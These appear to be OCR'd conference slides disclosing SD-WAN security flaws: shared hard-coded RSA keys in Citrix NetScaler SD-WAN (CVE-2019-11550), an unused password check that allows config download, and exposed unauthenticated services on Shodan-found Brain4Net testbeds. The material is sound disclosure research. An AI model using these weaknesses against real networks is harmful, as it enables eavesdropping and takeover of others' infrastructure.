
Actual keys are never sent on the wire

Unique keys that never repeat per device pair, per direction

Key(A->B) = Key material(E) ⊕ Key material(P)(A->B)
Key(B->A) = Key material(E) ⊕ Key material(P)(B->A)
Key(A->C) = Key material(E) ⊕ Key material(P)(A->C)
Key(C->A) = Key material(E) ⊕ Key material(P)(C->A)
Key(B->C) = Key material(E) ⊕ Key material(P)(B->C)
Key(C->B) = Key material(E) ⊕ Key material(P)(C->B)

Ephemeral key material -> Key material(E)
Persistent key material -> Key material(P)

Another white paper: What if nonce is 0?



Seed: global, rotates every hour or higher

Nonce: local , for every unidirectional SA (one way IPsec tunnel)

Ipsec is over UDP: Default source port assignment: 10002 or 11002

Perfect Forward Secrecy: Protects past sessions against future compromise

Key(A->B) = seed1 ⊕ nonce(A->B)

Key(B->A) = seed1 ⊕ nonce(A->B)

Key(A->C) = seed1 ⊕ nonce(A->C)

Key(C->A) = seed1 ⊕ nonce(C->A)

Key Management Reverse Engineering

- PSK === Persistent Key Material
- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
  - What is the root of trust?
  - The router and orchestrator use self-signed certificates for Web UI and REST API
- Ephemeral key material rotation happens **every 24 hours** (configured)
  - **Wireguard** rotates key **every 2 minutes**
  - Ephemeral key material is stored on the orchestrator during the key rotation interval

Citrix NetScaler Hard-coded Keys

Overview

- **All** Citrix NetScaler SD-WAN appliances use **the same pre-installed** RSA key pair and the corresponding self-signed certificate
- This certificate is used in Controller - Orchestrator communication protocol within Northbound API
- An attacker in MitM position can use the private key to perform eavesdropping and spoofing attacks against all edge routers

CVE-2019-11550


- https://support.citrix.com/article/CTX247735
- This vulnerability could allow an unauthenticated attacker to perform a man-in-the-middle attack against management traffic. The vulnerability has been assigned the following CVE number.
- CVE-2019-11550 – Information Disclosure in Citrix SD-WAN Appliance 10.2.x before 10.2.2 and NetScaler SD-WAN Appliance 10.0.x before 10.0.7.
- Affected Versions:
  - All versions of NetScaler SD-WAN 9.x *
  - All versions of NetScaler SD-WAN 10.0.x earlier than 10.0.7
  - All versions of Citrix SD-WAN 10.1.x *
  - All versions of Citrix SD-WAN 10.2.x earlier than 10.2.2

Provisioning (1/2)

SD-WAN Center

SD-WAN Controllers

SD-WAN Edge Routers




1. The Vendor copies the pre-generated appliance_keys to each system

Appliance_keys:

- RSA public key
- RSA private key
- RSA self-signed certificate

Provisioning (2/2)


SD-WAN Center



2. The Customer generates an sdwan_center_cert and manually installs it on the controller nodes

SD-WAN Controllers


SD-WAN Edge Routers



Communication Scheme (1/2)

SD-WAN Center

appliance_keys
sdwan_center_cert



SD-WAN Controllers

appliance_keys
sdwan_center_cert

appliance_keys
sdwan_center_cert


SD-WAN Edge Routers

appliance_keys

appliance_keys

appliance_keys

Communication Scheme (2/2)



Design Summary

- The “appliance_keys” certificate
  - Pre-installed on all SD-WAN appliances (controller, orchestrator, network elements, etc.)
  - Used for traffic encryption with `TLS_RSA_WITH_AES_256_CBC_SHA` cipher suite
- The “sdwan_center_cert” certificate
  - Generated on the SD-WAN Center
  - It must be manually installed on all controllers
- TLS
  - `TLS_RSA_WITH_AES_256_CBC_SHA`
  - PFS is not enforced
- A custom protocol is used to communicate between SD-WAN Center and other SD-WAN appliances over TLS
- It is worth noting, that this protocol also has a password-based authentication feature (PSK)

What is protocol used for?

- Download configs from virtual WAN appliances (`get_config_file_chunk FILENAME`)
- Download a list of configs (`get_available_configs`)
- Ping (`ping`)
- Get info (`get_appliance_info`)
- Get management IP address (`get_network_mgt_ip_address`)
- Get SSO token (`get_sso_token`)
- Upload config (`initiate_config_upload FILENAME`, `put_config_file_chunk FILENAME`, `finalize_config_upload FILENAME`)

Authentication Method

- Mutual authentication and PSK-based defense in depth mechanism
- Orchestrator authenticates to Controller using the "sdwan_center_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
  - A connection to a controller is accepted if the sent appliance_cert.pem is equal to orchestrator appliance_cert.pem
  - These can be arbitrary, but equal certificates
- Pre-shared Secret Key
  - Default username (vendor name)
  - Password is empty

Client CLI Help


```
root@VWC:~# /home/REDACTED/bin/aa_client --help
aa_client options:
  -h [ --help ]                         print help text
  -i [ --ip_addr ] arg                  ip address of the server
  --tcp_port arg (=2156)                tcp port of the server
  -u [ --username ] arg (=REDACTED)     user name to use when connecting to the
                                        server
  -p [ --password ] arg (=REDACTED)     password to use when connecting to the
                                        server
  ...
  --config-info                         get info about config file.
  --download-txt-cfg                    download thetext config file (.cfg) to
                                        the current directory, or to
                                        <download-dir> if specified
  --download-dir arg                    full path to directory where the
                                        current download operation should save
                                        the file
  --upload-cfg arg                      config file to upload to REDACTED
  --upload-upg arg                      upgrade bundle file to upload to REDACTED
  --start-upg arg                       upgrade bundle file to upload to REDACTED
  --upg-status                          upgrade status from REDACTED
  --info                                get info about the appliance
  -m [ --mgt-ip ]                       get management IPs for the network
  --ping                                issue a ping
  ...
```

Server does not enable the password check

```
root@DC:~# ps aux | grep aa
root      8980  0.0  0.0   9236  2148 ?        S    Sep23   0:00 /bin/bash -c /home/REDACTED/bin/aa_server &> /dev/null
root      8993  0.0  1.0  86344 41852 ?        Sl   Sep23   0:42 /home/REDACTED/bin/aa_server
root     12571  0.0  0.0   7848  1972 pts/0    S+   15:21   0:00 grep aa
```

- The password check designed and implemented but not used
- It is **not** possible to enable this password check

Get Config Command with Empty Password




Results


1. The attacker **in passive MitM** position **can decrypt all** communications
2. The attacker **in active MitM** position can perform **active eavesdropping**
3. The attacker **in the target network** can spoof an Controller
4. The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control over this SD-WAN network**

Citrix NetScaler Crypto UI


IKE Secret


WAN Links
GRE Tunnels
IPsec Tunnels
Service Type
Name
Firewall Zone
Local IP
Peer IP
MTU
Keepalive
Delete
LAN
My-IPsec
<Default>
200.149.142.10
200.149.142.20
1500
IKE Settings
Version:
IKEv2
Identity:
Auto
Authentication:
Pre-Shared Key
Pre-Shared Key:
Zz1234567890
Peer Authentication:
Mirrored
Validate Peer Identity
Click the checkbox to validate the IKE's Peer Identity. If the peer's ID type is not supported, do not enable this feature.
DH Group:
Group 2 (MODP1024)
Hash Algorithm:
SHA1
Lifetime (s):
3600
Lifetime (s) Max:
86400
DPD Timeout (s):
300
IPsec Settings
Tunnel Type:
ESP
PFS Group:
Group 1 (MODP768)

Private Keys



Custom Citrix Crypto Default Settings



Brain4Net

Brain4Net

- There are several SD-WAN vendors and projects in Russia
- One of them is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)

Testbeds on Rostelecom's sites

TOTAL RESULTS

2

TOP COUNTRIES

Russian Federation	2

TOP ORGANIZATIONS

Rostelecom	2

TOP PRODUCTS

nginx	2

188.254.[redacted]

Rostelecom

Added on 2019-03-18 02:48:53 GMT

Russian Federation, Davydovo

self-signed

SSL Certificate

Issued By:

|- Common Name: **default**

|- Organization: [redacted]

Investment

Issued To:

|- Common Name: **default**

|- Organization: [redacted]

Investment

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Mon, 18 Mar 2019 02:48:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 755
Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT
Connection: keep-alive
ETag: "5c8baa9d-2f3"
Expires: Mon, 18 Mar 2019 02:48:53 GMT
Cache-Control: max-age=0
C...
```

81.177.[redacted]

Rostelecom

Added on 2019-03-17 01:30:01 GMT

Russian Federation, Moscow

self-signed

SSL Certificate

Issued By:

|- Common Name: **default**

|- Organization: [redacted]

Investment

Issued To:

|- Common Name: **default**

|- Organization: [redacted]

Investment


Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Sun, 17 Mar 2019 01:30:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 755
Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT
Connection: keep-alive
ETag: "5c8baa9d-2f3"
Expires: Sun, 17 Mar 2019 01:30:21 GMT
Cache-Control: max-age=0
C...
```

Smoke Security Testing

- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several XSSes
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services



Secure Communications

- Unprotected
  - TCP 830 (GRPC)
  - TCP 5000 (API)
  - TCP 6653 (OpenFlow)
  - TCP 27017 (Mongo)
- No mutually authenticated
- There are no ready to use decisions for some protocols (e.g., OpenFlow)

GRPC Flows

